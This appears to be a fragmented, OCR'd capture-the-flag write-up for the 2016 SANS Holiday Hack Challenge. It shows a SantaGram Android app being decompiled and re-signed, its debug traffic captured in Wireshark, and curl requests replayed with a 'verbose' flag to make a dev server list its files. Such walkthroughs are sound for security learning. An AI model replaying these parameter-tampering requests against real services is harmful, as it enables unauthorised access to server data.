
Take lamp

Up

Give egg

The elf will tell you to email him at peppermint@northpolewonderland.com

Email him to get the audio file.



From Peppermint Inbox x

peppermint@northpolewonderland.com
to me

9:53 PM (0 minutes ago)

You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villian, and we will alike do dote.


discombobulated...

Click here to Reply or Forward

0.52 GB (3%) of 15 GB used
Manage

Terms - Privacy

Reference 7




```
PS D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2> history

  Id CommandLine
  -- -----------
   1 cd .\Downloads\
   2 dir
   3 .\apktool.bat
   4 apd
   5 adb
   6 adb.exe
   7 find adb.exe
   8 find
   9 find /h
  10 find /?
  11 find adb.exe C:/
  12 find "adb.exe" C:/
  13 .\apktool.bat d 'D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2.apk'
  14 vf F:\
  15 D:
  16 cd '.\SANS Holiday\'
  17 cd '.\part 1 zip\'
  18 cd .\SantaGram_v4.2\
  19 cd .\SantaGram_4.2\
  20 cd .\smali\
  21 findstr "debug" *
  22 findstr "Debug" *
  23 cd ..
  24 dir
  25 findstr "Debug" */*
  26 findstr /?
  27 findstr "Debug" /S *
  28 findstr /S "Debug"  *
  29 findstr /S "dev."  *
  30 .\apktool.bat b 'D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2\'
  31 C:\Users\Rob\Downloads\apktool.bat b 'D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2\'
  32 C:\Users\Rob\Downloads\apktool.bat b 'D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2\'
  33 C:\Users\Rob\Downloads\apktool.bat b 'D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2'
  34 mkdir keys
  35 & 'C:\Program Files\Java\jre1.8.0_91\bin\keytool.exe' -genkey -v -keystore keys/SantaGram.keystore -alias SantaGram -keyalg RSA -keysize 102...
  36 'C:\Program Files\Java\jre1.8.0_91\bin\jarsigner.exe'
  37 C:\Program Files\Java\jre1.8.0_91\bin\jarsigner.exe
  38 & 'C:\Program Files\Java\jre1.8.0_91\bin\jarsigner.exe'
  39 & 'C:\Program Files\Java\jdk1.8.0_111\bin\jarsigner.exe' -sigalg SHA1withRSA -digestalg SHA1 -keystore .\keys\SantaGram.keystore .\dist\Sant...


PS D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2> _
```

ame	Resolution	API	Target	CPU/ABI	Size on Disk	Actions
PI 22	1080 × 1920: xxhdpi	22	Android 5.1 (Goog...	x86_64	1 GB	

```
D:\Android>cd sdk

D:\Android\sdk>cd platform-tools

D:\Android\sdk\platform-tools>adb.exe install SantaGram_4.2.apk
error: no devices/emulators found
adb: error: connect failed: no devices/emulators found
- waiting for device -

D:\Android\sdk\platform-tools>adb.exe install SantaGram_4.2.apk
[100%] /data/local/tmp/SantaGram_4.2.apk
Error: Could not access the Package Manager.  Is the system running?

D:\Android\sdk\platform-tools>adb.exe install SantaGram_4.2.apk
[100%] /data/local/tmp/SantaGram_4.2.apk
        pkg: /data/local/tmp/SantaGram_4.2.apk
Success

D:\Android\sdk\platform-tools>adb.exe install SantaGram_4.2.apk
[100%] /data/local/tmp/SantaGram_4.2.apk
        pkg: /data/local/tmp/SantaGram_4.2.apk
Success

D:\Android\sdk\platform-tools>
```


EmptyThrowable: Failed to delete C:\Users\Rob\.android\avd\Nexus_5_API_25.avd (today 4:28 PM)



D:\SANS Holiday\part 1 zip\SantaGram_v4.2\SantaGram_4.2\res\values\strings.xml
D:\SANS Holiday\part 1 zip...
Enable
Don't enable
Ask me anything
5:59 PM
1/2/2017

```
<?xml version="1.0" encoding="UTF-8"?>
- <resources>
    <string name="abc_action_bar_home_description">Navigate home</string>
    <string name="abc_action_bar_home_description_format">%1$s, %2$s</string>
    <string name="abc_action_bar_home_subtitle_description_format">%1$s, %2$s, %3$s</string>
    <string name="abc_action_bar_up_description">Navigate up</string>
    <string name="abc_action_menu_overflow_description">More options</string>
    <string name="abc_action_mode_done">Done</string>
    <string name="abc_activity_chooser_view_see_all">See all</string>
    <string name="abc_activitychooserview_choose_application">Choose an app</string>
    <string name="abc_capital_off">OFF</string>
    <string name="abc_capital_on">ON</string>
    <string name="abc_search_hint">Search...</string>
    <string name="abc_searchview_description_clear">Clear query</string>
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="status_bar_notification_info_overflow">999+</string>
    <string name="TAG">SantaGram</string>
    <string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
    <string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
    <string name="appVersion">4.2</string>
    <string name="app_name">SantaGram</string>
    <string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
    <string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
    <string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
    <string name="character_counter_pattern">%1$d / %2$d</string>
    <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
    <string name="debug_data_enabled">true</string>
    <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
    <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
    <string name="title_activity_comments">Comments</string>
</resources>
```

The 'Java(tm) Plug-In SSV Helper' add-on from 'Oracle America, Inc.' is ready for use.


*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
Android Emulator - Nexus_5_API_22:5554
5:54
Tap to upload avatar
Tap to upload a cover image
UPDATE PROFILE
Frame (frame), 60 bytes
Packets: 30338 · Displayed: 245 (0.8%)
Profile: Default
Ask me anything
5:54 PM
1/2/2017

```
ip.addr == 35.184.63.245
```

```
No.   Time        Source         Destination    Protocol Length Info
24467 2042.064387 192.168.1.6    35.184.63.245  TCP      66 62570→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24468 2042.092800 35.184.63.245  192.168.1.6    TCP      66 80→62570 [SYN, ACK] Seq=0 Ack=1 Win=28400 Len=0 MSS=1420 SACK_PER
24469 2042.092871 192.168.1.6    35.184.63.245  TCP      54 62570→80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
24470 2042.093195 192.168.1.6    35.184.63.245  HTTP     486 POST /index.php HTTP/1.1  (application/json)
24471 2042.128346 35.184.63.245  192.168.1.6    TCP      60 80→62570 [ACK] Seq=1 Ack=433 Win=29568 Len=0
24472 2042.129131 35.184.63.245  192.168.1.6    HTTP     220 HTTP/1.1 200 OK  (application/json) (application/json)
24473 2042.129442 192.168.1.6    35.184.63.245  TCP      54 62570→80 [FIN, ACK] Seq=433 Ack=167 Win=66560 Len=0
24474 2042.129904 35.184.63.245  192.168.1.6    HTTP     377 HTTP/1.1 400 Bad Request  (text/html)
24475 2042.129924 192.168.1.6    35.184.63.245  TCP      54 62570→80 [ACK] Seq=434 Ack=491 Win=66048 Len=0
24476 2042.160813 35.184.63.245  192.168.1.6    TCP      60 80→62570 [ACK] Seq=491 Ack=434 Win=29568 Len=0
24490 2060.616226 192.168.1.6    35.184.63.245  TCP      66 62588→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24491 2060.643814 35.184.63.245  192.168.1.6    TCP      66 80→62588 [SYN, ACK] Seq=0 Ack=1 Win=28400 Len=0 MSS=1420 SACK_PER
24492 2060.643883 192.168.1.6    35.184.63.245  TCP      54 62588→80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
24493 2060.644212 192.168.1.6    35.184.63.245  HTTP     488 POST /index.php HTTP/1.1  (application/json)
24494 2060.678005 35.184.63.245  192.168.1.6    TCP      60 80→62588 [ACK] Seq=1 Ack=435 Win=29568 Len=0
```

Wireshark · Follow TCP Stream (tcp.stream eq 6) · wireshark_F55A4DE8-2352-4AA2-9613-14AE9B9AFD2D_20170102171046_a07980

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86_64 Build/LMY48X)
Host: dev.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 145

{"date":"20170102171054-0600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":
159548588}HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 02 Jan 2017 23:10:55 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

fb
{"date":"20170102231055","status":"OK","filename":"debug-20170102231055-1.txt","request":
{"date":"20170102171054-0600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":
159548588,"verbose":false}}
0
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (826 bytes) — Show and save data as: ASCII — Stream: 6

Find: [Find Next]


[Filter Out This Stream] [Print] [Save as…] [Back] [Close] [Help]

Edit Profile

MY FULL NAME: robfsdfsfs


SOMETHING ABOUT ME: something about me

MY EMAIL:


kali (IPTables+Other) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminal
Mon 23:53
root@kali: ~
File Edit View Search Terminal Help
Ctrl + Alt
Ask me anything
5:53 PM
1/2/2017

```
eemem":159548522,"verbose":true}' 35.184.63.245/index.php
root@kali:~# curl -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5
.1.1; Android SDK built for x86_64 Build/LMY48X)' -H 'Host: dev.northpolewonderland.com' -H 'Connection
: Keep-Alive' -H 'Accept-Encoding: gzip' -H 'Content-Length: 145' -X POST -d '{"date":"20170102173502-0
600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","fr
eemem":159548522}' 35.184.63.245/index.php
{"date":"20170102234956","status":"OK","filename":"debug-20170102234956-0.txt","request":{"date":"20170
102173502-0600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditP
rofile","freemem":159548522,"verbose":false}}root@kali:~# curl -H 'Content-Type: application/json' -H '
.1.1; Android SDK built for x86_64 Build/LMY48X)' -H 'Host: dev.northpolewonderland.com' -H 'Connection
: Keep-Alive' -H 'Accept-Encoding: gzip' -H 'Content-Length: 145' -X POST -d '{"date":"20170102173502-0
600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","fr
eemem":159548522,"verbose":true}' 35.184.63.245/index.php
root@kali:~# curl -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5
.1.1; Android SDK built for x86_64 Build/LMY48X)' -H 'Host: dev.northpolewonderland.com' -H 'Connection
: Keep-Alive' -H 'Accept-Encoding: gzip' -H 'Content-Length: 160' -X POST -d '{"date":"20170102173502-0
600","udid":"99930358cf6f6374","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","fr
eemem":159548522,"verbose":true}' 35.184.63.245/index.php
{"date":"20170102235152","date.len":14,"status":"OK","status.len":"2","filename":"debug-20170102235152-
0.txt","filename.len":26,"request":{"date":"20170102173502-0600","udid":"99930358cf6f6374","debug":"com
.northpolewonderland.santagram.EditProfile, EditProfile","freemem":159548522,"verbose":true},"files":["
debug-20161224235959-0.mp3","debug-20170102232350-0.txt","debug-20170102232550-0.txt","debug-2017010223
2841-0.txt","debug-20170102232917-0.txt","debug-20170102233041-0.txt","debug-20170102233124-0.txt","deb
ug-20170102233137-0.txt","debug-20170102233151-0.txt","debug-20170102233624-0.txt","debug-2017010223370
7-0.txt","debug-20170102233908-0.txt","debug-20170102234228-0.txt","debug-20170102234242-0.txt","debug-
20170102234535-0.txt","debug-20170102234620-0.txt","debug-20170102234621-0.txt","debug-20170102234640-0
.txt","debug-20170102234700-0.txt","debug-20170102234714-0.txt","debug-20170102234850-0.txt","debug-201
70102234956-0.txt","debug-20170102235152-0.txt","index.php"]}root@kali:~# 
```


Reference 8



https://quest2016.holidayhackchallenge.com

```
<Pepper Minstix> - Meteor uses a publish/subscribe messaging platform. This makes it easy for a web page to get dynamic data from a server.
<Pepper Minstix> - Meteor's message passing mechanism uses the Distributed Data Protocol (DDP). DDP is basically a JSON-based protocol using WebSockets and SockJS for RPC and data management.
<Pepper Minstix> - The good news is that Meteor mitigates most XSS attacks, CSRF attacks, and SQL injection attacks.
<Pepper Minstix> - The bad news is that people get a little too caught up in messaging subscriptions, and get too much data from the server.
<Pepper Minstix> - You should check out Tim Medin's talk from HackFest 2016 and the related blog post.
<Pepper Minstix> - Also, Meteor Miner is a browser add-on for Tampermonkey to easily browse through Meteor subscriptions. Check it out!
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops...
<Pepper Minstix> - Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game. I have an old version here.
<Pepper Minstix> - ...
```

Thanks for the answer Pepper Minstix!



ads.northpolewonderland.com/admin/quotes

